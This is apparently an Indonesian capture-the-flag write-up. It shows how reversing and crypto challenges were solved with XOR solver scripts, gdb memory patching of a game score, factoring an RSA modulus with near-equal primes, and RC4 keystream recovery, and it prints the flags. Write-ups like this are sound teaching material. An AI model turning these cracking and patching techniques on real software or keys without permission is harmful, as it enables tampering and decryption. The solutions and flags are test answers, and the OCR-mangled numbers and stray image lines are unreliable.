0x7fffffffd990: 0x00000093      0x000000da      0x000000f5      0x00000092
0x7fffffffd9a0: 0x00000040      0x000000e8      0x00000003      0x0000007d
0x7fffffffd9b0: 0x00000036      0x000000b0      0x00000033      0x000000bb
0x7fffffffd9c0: 0x000000cd      0x00000091      0x0000000c      0x00000048
0x7fffffffd9d0: 0x00000002      0x00000024      0x00000094      0x00000033
0x7fffffffd9e0: 0x0000006f      0x00000026      0x00000062      0x000000d1
0x7fffffffd9f0: 0x000000db      0x0000003c      0x0000001b      0x0000007a
0x7fffffffda00: 0x00000068      0x000000fa      0x0000005b      0x00000078
gef> x/32wx $rbp-0x90
0x7fffffffda10: 0x00000008      0x00000006      0x00000007      0x00000004
0x7fffffffda20: 0x00000008      0x00000007      0x00000002      0x00000005
0x7fffffffda30: 0x0000000a      0x0000000a      0x00000004      0x00000004
0x7fffffffda40: 0x00000002      0x00000001      0x0000000a      0x00000003
0x7fffffffda50: 0x00000002      0x00000007      0x00000004      0x00000006
0x7fffffffda60: 0x00000009      0x00000009      0x00000004      0x00000005
0x7fffffffda70: 0x00000001      0x00000005      0x00000007      0x00000007
0x7fffffffda80: 0x00000008      0x00000009      0x0000000a      0x00000009
```

Script solver dan output:

```
offsets = [
        0x00000008,0x00000006,0x00000007,0x00000004,
        0x00000008,0x00000007,0x00000002,0x00000005,
        0x0000000a,0x0000000a,0x00000004,0x00000004,
        0x00000002,0x00000001,0x0000000a,0x00000003,
        0x00000002,0x00000007,0x00000004,0x00000006,
        0x00000009,0x00000009,0x00000004,0x00000005,
        0x00000001,0x00000005,0x00000007,0x00000007,
        0x00000008,0x00000009,0x0000000a,0x00000009
]

keys = [
        0x00000093,0x000000da,0x000000f5,0x00000092,
        0x00000040,0x000000e8,0x00000003,0x0000007d,
        0x00000036,0x000000b0,0x00000033,0x000000bb,
        0x000000cd,0x00000091,0x0000000c,0x00000048,
        0x00000002,0x00000024,0x00000094,0x00000033,
        0x0000006f,0x00000026,0x00000062,0x000000d1,
        0x000000db,0x0000003c,0x0000001b,0x0000007a,
        0x00000068,0x000000fa,0x0000005b,0x00000078
]

flag_enc = [
        0x000000f8,0x00000082,0x000000cf,0x000000aa,
        0x0000003c,0x000000b8,0x00000073,0x00000031,
        0x0000005f,0x000000cd,0x0000005f,0x0000008c,
        0x000000f4,0x000000a9,0x00000061,0x0000007b,
        0x00000064,0x00000048,0x000000f7,0x0000005c,
        0x00000038,0x0000004e,0x00000027,0x00000089,
        0x00000095,0x00000058,0x0000006b,0x00000046,
        0x0000000f,0x000000b5,0x00000004,0x0000002f
]

flag = ''
for char,key,offset in zip(flag_enc,keys,offsets):
        flag += chr(((char^key) & 0xff)-offset)

print "CJ2019{%s}" % flag
tempest@tempestuous:~/CTF/2019/CJ/re/gowon$ python solver.py
CJ2019{cR34tInG_sh377c0de_iN_ASM_i5_FUN}
```

flag: ***CJ2019{cR34tInG_sh377c0de_iN_ASM_i5_FUN}***


Snake Revenge - 495 pts

Diberikan binary yang cukup besar ukurannya dan stripped:

```
tempest@tempestuous:~/CTF/2019/CJ/re/snek$ file snake_revenge
snake_revenge: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, i
062d32559ab0fd1710bd4ede83bdf11e572, stripped
```


Ketika dijalankan, muncul game snake klasik yang dapat dimainkan dengan tombol wasd:

Target di sini sudah jelas, yaitu mencurangi game agar kita mendapat skor tepat 133333337 untuk mendapatkan flag.




```
void __usercall start(__int64 a1@<rax>, __int64 a2@<rdx>)
{
  signed __int64 v2; // [rsp-28h] [rbp-38h]
  signed __int64 v3; // [rsp-20h] [rbp-30h]
  __int64 v4; // [rsp-10h] [rbp-20h]
  __int64 v5; // [rsp-8h] [rbp-18h]

  v5 = a2;
  v4 = a1;
  v3 = 'B\0\0\0';
  v2 = '\'\0\0\0';
  sub_6042C0((unsigned int *)'@\x0EP', 1676LL, (unsigned __int64)&v2);
  __asm { syscall; LINUX - sys_write }
  JUMPOUT(&unk_400E50);
}
```

alamat 0x400e50 merupakan main yang sebenarnya, ketika dilihat dengan IDA:



Namun ketika kita melakukan stepping gdb, program berjalan dengan normal:



Program melakukan operasi xor dan sejenisnya terhadap section ini, baru menjalankan codenya. Setelah beberapa kali menjalankan program dan stepping gdb, penulis pada akhirnya memasang sebuah watchpoint untuk printf, karena terlihat string ini di .rodata:

```
.rodata:00000000004028B7                db  23h ; #
.rodata:00000000004028B8                db  23h ; #
.rodata:00000000004028B9                db  23h ; #
.rodata:00000000004028BA                db  23h ; #
.rodata:00000000004028BB                db  23h ; #
.rodata:00000000004028BC                db  23h ; #
.rodata:00000000004028BD                db  20h
.rodata:00000000004028BE                db  53h ; S
.rodata:00000000004028BF                db  43h ; C
.rodata:00000000004028C0                db  4Fh ; O
.rodata:00000000004028C1                db  52h ; R
.rodata:00000000004028C2                db  45h ; E
.rodata:00000000004028C3                db  3Ah ; :
.rodata:00000000004028C4                db  20h
.rodata:00000000004028C5                db  25h ; %
.rodata:00000000004028C6                db  64h ; d
.rodata:00000000004028C7                db  20h
.rodata:00000000004028C8                db  23h ; #
.rodata:00000000004028C9                db  23h ; #
.rodata:00000000004028CA                db  23h ; #
```

Setelah menunggu lima menit, program terkena watchpoint gdb.

```
------------------------------------------------------------------------------------------------------------------------------------------------------ threads ---
[#0] Id 1, Name: "snake_revenge", stopped, reason: BREAKPOINT
------------------------------------------------------------------------------------------------------------------------------------------------------- trace ---
[#0] 0x7ffff74cea28->_IO_new_file_xsputn(f=0x7ffff782f760 <_IO_2_1_stdout_>, data=<optimized out>, n=0xf)
[#1] 0x7ffff749e534->_IO_vfprintf_internal(s=0x7ffff782f760 <_IO_2_1_stdout_>, format=0x4028b6 "\n###### SCORE: %d ######\n\n", ap=0x7fffffffd8f0)
[#2] 0x7ffff74a7f26->__printf(format=<optimized out>)
[#3] 0x40142e->nop
[#4] 0x4015bc->nop
[#5] 0x401aec->mov edi, 0x186a0
[#6] 0x7ffff7464b97->__libc_start_main(main=0x40174b, argc=0x1, argv=0x7fffffffdbd8, init=<optimized out>, fini=<optimized out>, rtld_fini=<optimized
out>, stack_end=0x7fffffffdbc8)
[#7] 0x400e7a->hlt
------------------------------------------------------------------------------------------------------------------------------------------------------


Watchpoint 1: $rsi == 0x4028b7

Old value = 0x0
New value = 0x1
0x00007ffff74cea28 in _IO_new_file_xsputn (f=0x7ffff782f760 <_IO_2_1_stdout_>, data=<optimized out>, n=0xf) at fileops.c:1287
1287    fileops.c: No such file or directory.
gef>
```

Jika kita lihat backtrace nomor 3, seharusnya program memanggil printf dengan string SCORE sebagai parameter.

```
gef> x/50i 0x401400
   0x401400:    retf   0xd089
   0x401403:    mov    DWORD PTR [rip+0x202e7b],eax        # 0x604284
   0x401409:    nop
   0x40140a:    pop    rbp
   0x40140b:    ret
   0x40140c:    push   rbp
   0x40140d:    mov    rbp,rsp
   0x401410:    mov    eax,DWORD PTR [rip+0x202ce2]        # 0x6040f8
   0x401416:    xor    eax,0x1337
   0x40141b:    mov    esi,eax
   0x40141d:    lea    rdi,[rip+0x1492]        # 0x4028b6
   0x401424:    mov    eax,0x0
   0x401429:    call   0x400cb0 <printf@plt>
   0x40142e:    nop
   0x40142f:    pop    rbp
   0x401430:    ret
```


Pada akhirnya, kita mengetahui bahwa variable score dibitwise xor terlebih dulu sebelum di print. Kita hanya perlu melakukan set value dan mendapatkan flag:

```
[#0] Id 1, Name: "snake_revenge", stopped, reason: SINGLE STEP
------------------------------------------------------------------------------
[#0] 0x401416->xor eax, 0x1337
[#1] 0x4015bc->nop
[#2] 0x401aec->mov edi, 0x186a0
[#3] 0x7ffff7464b97->__libc_start_main(main=0x40174b, argc=0x1, argv=0x7fffffffdbd8,
out>, stack_end=0x7fffffffdbc8)
[#4] 0x400e7a->hlt
------------------------------------------------------------------------------
0x0000000000401416 in ?? ()
gef> p $eax
$1 = 0x1337
gef> # score -> 0x6040f8
gef> set {unsigned int}0x6040f8 = 133333337 ^ 0x1337
gef> c
Continuing.

###### SCORE: 0 ######

CJ2019{084c5c38a700ff7982ab9d74fa684bb5d3175362}
[Inferior 1 (process 20095) exited normally]
```

flag: ***CJ2019{084c5c38a700ff7982ab9d74fa684bb5d3175362}***

Crypto

Sanity Check - 100 pts




diberikan sebuah soal yang berisikan link download untuk mendownload beberapa file, yaitu file yang telah terenkripsi, public key and private key.

simple saja, kami melakukan decryption dengan cara :

openssl rsautl -decrypt -in flag.txt.encrypted -out output.txt -inkey secret.pem

lalu di cat output.txt



Insanity Check - 116 pts

kembali diberikan suatu file yang terenkripsi, namun kali ini hanya diberikan public keynya saja. tidak diberikan lagi .pem (private key) nya.

dengan menggunakan openssl, kami mengekstrak n nya menggunakan:

```
from Crypto.PublicKey import RSA

f = open('public.pem','r')
key = RSA.importKey(f.read())
print(key.n)
```

lalu kami mendapatkan n nya adalah :

```
92941216173641678560262679179008776192489890219515159539864791980077794602348897185318059817669259858329406118226053604157934636692617265358884022156727343736259540287894294926135101318322881607678720829876141639392064285798721282118544064022926439041950313419967517497758478222911106252980968717111715000174448659481918347267842469791710483541039146162473088972647387453362011783818612095039231758588125644714046393001791112810853913402405581873909038522129835207451007166051445611924869493431837474285007276641743601868212445343248507996492168302629410158793171095836266438216336450410161777445930018295413880788397817212920901086111768107584700273194248624078825784962833148389339669672770486880797307481695588172832838731072379885756990402094668632885608688308703281839275920814948615941253077843879626529478150269189961487485485588639730236538541375331823636862137530268960752698621771461443704327244021041422495986281380147586211470392418121029373841474934960486004859939618776068437679091746000882065500417603392927878932556252121339876316869065207294672799230304843433288112308586240048684735313520164083326788976779830776801482533953926103609143333554819874985879730182046630820535196380040115825136940584589556785820159343472924511678054586101279599213597041601780382296431834866858061507446104315668473990065085836000677940559666983863740858655209448321924892616633958276590031999377342119486934203280802950550853609192641981061152748812514091191340011124311081998324364749868579702401217654561296975509502208974088057282185982036347055436781944503659441121489871215835821003778237875885585700465817962525400543288824177317817062453958271388228532199292458847881512536878190894921450789438099744648090308652667907702590059797788756584838038149638494252463482712652979923263269416493853447944343784971442369036916837243204067985506338390766300073464118754162485463360321852980589005219759823362373345366077557923006256196305456027731199165825733020607472092895333632535702504735190760966954470479228875677183576357714770872579510665577749776317020314405246982090459373638757906792167462493803531746883791913277668406380393881624456624934457778567928107001982510836852071253997108283016281603122646017303567102202617241238463390931659671189712728212471060022827829028658425528679649180683364594394254816437509394920027282971105206726975121363491447367158216640133255465312829929458834693949428961868389092993615073950546256099009486086390671183779432173 51
```

dari n nya kami mencoba mencari faktornya (p dan q) menggunakan
https://www.alpertron.com.ar/ECM.HTM

lalu kami mendapatkan faktornya adalah

p = 964 060247 980600 424882 496787 833195 727906 805173 732280 005717 388699 725532 636521 797363
463435 588993 205012 433289 938421 234428 830523 567311 188042 611106 457883 201966 470006 303750
907166 838330 060823 633283 013940 410306 038268 983618 865370 962731 589672 554633 796051 045158
749482 594143 853598 006994 287798 115637 885084 571426 988077 139398 570456 962228 730497 979265
368264 633941 298156 842391 072806 460818 198899 164554 832714 295099 678972 623761 858587 473415
910794 196037 864220 126679 203125 475070 470980 238516 050617 135988 853778 312660 415160 985825
856597 016142 751737 538790 539702 106383 219749 784537 130277 270505 077250 236242 143062 375337
876912 837058 651292 173250 635844 414795 220431 107951 927619 945335 385909 163935 856182 494652
394224 867455 892608 230742 728759 132339 238675 864013 950407 829927 122320 059412 983345 995734
122145 559584 275114 056377 925553 861519 678675 935866 880233 993227 879918 627667 628528 991057
936394 969319 270681 701646 482791 575969 482314 741658 317338 674632 869247 081783 805519 453497
586504 670720 035143 466981 322020 942310 120161 301437 231350 873623 616573 895773 034690 044538
574819 535382 682516 515760 952825 571284 843678 412518 009677 589389 874426 349934 972956 134734
107630 523744 136789 086919 536735 106258 805647 517395 785660 362458 586587 476662 926565 897869
615081 930393 603652 823267 638976 883852 807985 706649 441360 822417

q = 964 060247 980600 424882 496787 833195 727906 805173 732280 005717 388699 725532 636521 797363
463435 588993 205012 433289 938421 234428 830523 567311 188042 611106 457883 201966 470006 303750
907166 838330 060823 633283 013940 410306 038268 983618 865370 962731 589672 554633 796051 045158
749482 594143 853598 006994 287798 115637 885084 571426 988077 139398 570456 962228 730497 979265
368264 633941 298156 842391 072806 460818 198899 164554 832714 295099 678972 623761 858587 473415
910794 196037 864220 126679 203125 475070 470980 238516 050617 135988 853778 312660 415160 985825
856597 016142 751737 538790 539702 106383 219749 784537 130277 270505 077250 236242 143062 375337
876912 837058 651292 173250 635844 414795 220431 107951 927619 945335 385909 163935 856182 494652
394224 867455 892608 230742 728759 132339 238675 864013 950407 829927 122320 059412 983345 995734
122145 559584 275114 056377 925553 861519 678675 935866 880233 993227 879918 627667 628528 991057
936394 969319 270681 701646 482791 575969 482314 741658 317338 674632 869247 081783 805519 453497
586504 670720 035143 466981 322020 942310 120161 301437 231350 873623 616573 895773 034690 044538
574819 535382 682516 515760 952825 571284 843678 412518 009677 589389 874426 349934 972956 134734
107630 523744 136789 086919 536735 106258 805647 517395 785660 362458 586587 476662 926565 897869
615081 930393 603652 823267 638976 883852 807985 706649 441360 825303

setelah itu kami mencoba menggenerate private keynya menggunakan rsatools


python rsatools.py -p = 964 060247 980600 424882 496787 833195 727906 805173 732280 005717 388699
725532 636521 797363 463435 588993 205012 433289 938421 234428 830523 567311 188042 611106 457883
201966 470006 303750 907166 838330 060823 633283 013940 410306 038268 983618 865370 962731 589672
554633 796051 045158 749482 594143 853598 006994 287798 115637 885084 571426 988077 139398 570456
962228 730497 979265 368264 633941 298156 842391 072806 460818 198899 164554 832714 295099 678972
623761 858587 473415 910794 196037 864220 126679 203125 475070 470980 238516 050617 135988 853778
312660 415160 985825 856597 016142 751737 538790 539702 106383 219749 784537 130277 270505 077250
236242 143062 375337 876912 837058 651292 173250 635844 414795 220431 107951 927619 945335 385909
163935 856182 494652 394224 867455 892608 230742 728759 132339 238675 864013 950407 829927 122320
059412 983345 995734 122145 559584 275114 056377 925553 861519 678675 935866 880233 993227 879918
627667 628528 991057 936394 969319 270681 701646 482791 575969 482314 741658 317338 674632 869247
081783 805519 453497 586504 670720 035143 466981 322020 942310 120161 301437 231350 873623 616573
895773 034690 044538 574819 535382 682516 515760 952825 571284 843678 412518 009677 589389 874426
349934 972956 134734 107630 523744 136789 086919 536735 106258 805647 517395 785660 362458 586587
476662 926565 897869 615081 930393 603652 823267 638976 883852 807985 706649 441360 822417 -q = 964
060247 980600 424882 496787 833195 727906 805173 732280 005717 388699 725532 636521 797363 463435
588993 205012 433289 938421 234428 830523 567311 188042 611106 457883 201966 470006 303750 907166
838330 060823 633283 013940 410306 038268 983618 865370 962731 589672 554633 796051 045158 749482
594143 853598 006994 287798 115637 885084 571426 988077 139398 570456 962228 730497 979265 368264
633941 298156 842391 072806 460818 198899 164554 832714 295099 678972 623761 858587 473415 910794
196037 864220 126679 203125 475070 470980 238516 050617 135988 853778 312660 415160 985825 856597
016142 751737 538790 539702 106383 219749 784537 130277 270505 077250 236242 143062 375337 876912

```
837058 651292 173250 635844 414795 220431 107951 927619 945335 385909 163935 856182 494652 394224
867455 892608 230742 728759 132339 238675 864013 950407 829927 122320 059412 983345 995734 122145
559584 275114 056377 925553 861519 678675 935866 880233 993227 879918 627667 628528 991057 936394
969319 270681 701646 482791 575969 482314 741658 317338 674632 869247 081783 805519 453497 586504
670720 035143 466981 322020 942310 120161 301437 231350 873623 616573 895773 034690 044538 574819
535382 682516 515760 952825 571284 843678 412518 009677 589389 874426 349934 972956 134734 107630
523744 136789 086919 536735 106258 805647 517395 785660 362458 586587 476662 926565 897869 615081
930393 603652 823267 638976 883852 807985 706649 441360 825303 -o = private.pem
```

lalu ketika sudah mendapatkan pem, tinggal kita decrypt saja menggunakan openssl lagi.

```
openssl rsautl -decrypt -in flag.txt.encrypted -out flag.txt -inkey private.pem
```

lalu tinggal di cat flag.txtnya



RC4 - 326 pts

diberikan suatu soal yang berisikan 1 plaintext dan 2 ciphertext, namun tidak diberikan keynya, namun karena hint sudah jelas menggunakan RC4, maka kami tinggal mengaplikasian theory RC4 saja, dengan cara mengXORkan satu file plaintext dan satu file ciphertext yang akan menghasilkan keynya.

PLAINTEXT = CIPHERTEXT XOR KEY


dikarenakan sifat XOR yang bisa berlaku bolak balik C = A XOR B == B = A XOR C,

maka kami melakukan XOR ada file rulebook Cyber Jawara, dengan codingan berikut :

```
import sys

# Read two files as byte arrays
file1_b = bytearray(open(sys.argv[1], 'rb').read())
file2_b = bytearray(open(sys.argv[2], 'rb').read())

# Set the length to be the smaller one
size = len(file1_b) if len(file1_b) < len(file2_b) else len(file2_b)
xord_byte_array = bytearray(size)

# XOR between the files
for i in range(size):
       xord_byte_array[i] = file1_b[i] ^ file2_b[i]

# Write the XORd bytes to the output file
open(sys.argv[3], 'wb').write(xord_byte_array)

print "[*] %s XOR %s\n[*] Saved to \033[1;33m%s\033[1;m."%(sys.argv[1], sys.argv[2], sys.argv[3])
```

setelah itu kami mendapatkan hasilnya.

lalu hasil keynya kami gunakan untuk XOR kembali si ciphertext yang diberikan. maka keluar hasilnya adalah :

